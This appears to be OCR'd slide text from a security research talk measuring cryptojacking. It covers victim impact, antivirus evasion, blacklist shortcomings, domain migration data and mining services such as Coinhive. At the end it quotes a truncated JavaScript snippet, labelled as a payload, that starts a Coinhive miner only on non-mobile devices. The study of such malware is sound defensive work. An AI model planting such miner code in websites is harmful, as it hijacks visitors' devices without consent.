
- Impact
  - 10 million users per month

    ≈ 1/3 Population of Canada
  - 1.7 million US Dollars per month.

    ≈ 350 U.S. family income
  - 278K kWh electricity power per day.


    ≈ 9.3 thousand residential energy consumption

Infrastructure of cryptojacking




Observation 1


- Evasion techniques are effective against anti-virus engines



Observation 2

- Blacklists are insufficiently to locate cryptojacking in time.






More popular ≠ More effective


Observation 3

- The malicious samples disappear or update frequently.
  - About our evaluated samples, 20% vanish in less than 9 days



Observation 3

- Malicious samples disappear or update frequently.




	Miner Deployer			Distributor				Mining Pool		
Duration	Unchanged	Migrated	Vanish	Unchanged	Migrated	Vanish	Added	Unchanged	Migrated	Vanish
Day 0 - Day 3	868	77	55	209	4	18	10	920	25	55
Day 3 - Day 6	823	88	34	195	8	20	9	889	22	34
Day 6 - Day 9	752	46	113	129	7	76	3	773	25	113
Day 9 - Day 12	697	73	28	113	8	18	4	742	28	28
Day 12 - Day 15	604	69	97	74	6	45	9	652	21	97

- Over 21% Miner Deployers migrated to new domains in only nine days
- Migration frequency: Distributor < Mining Pool < Miner Deployer
- Update frequency: Cryptojacking domains > Blacklist (every 10 to 20 days)

Observation 4

- Most malicious miners are not centrally controlled.
  - Most domains occur in less than three samples.
    - 60% Mining Pools
    - 81% Distributors
    - 80% Miner Deployers
  - Only a small domains are spotted in over 10 webpages.
    - 15% Mining Pools
    - 8% Distributors
    - 9% Miner Deployers



Thus limiting the effectiveness of blacklists

Observation 5

- Mining services and advertisers facilitate majority of cryptojacking websites.
  - Mining services provider
    - Provide out-of-the-box cryptocurrency mining services
    - Lack of obligated user-agreement


A Crypto Miner for your Website

Coinhive.com

Coin Have

Hello! We are The new JavaScript crypto currency miner for websites. And we are good:

Coin-have.com



CryptoLOOT

Earn More From Your Visitors


Cryptoloot.com

Observation 5

- Mining services and advertisers facilitate majority of cryptojacking websites.




Miner Deployer Percentage



Mining Pool Percentage

Observation 6

- A significant number of attackers benefit from cryptocurrency mining services.




Most wallet ID is associated with less than 3 samples.

- Mining service prohibits the reward claim of wallets with small value.

cryptojacking network is not centrally organized.

Case Study

- Platform-dependent Adaptive Miner
  - Disable their mining scripts on mobile platforms



```
# Cryptojacking Payload
  if (!miner.isMobile()) {
     miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);
}
# Mobile Filter
  Miner.prototype.isMobile = function() {
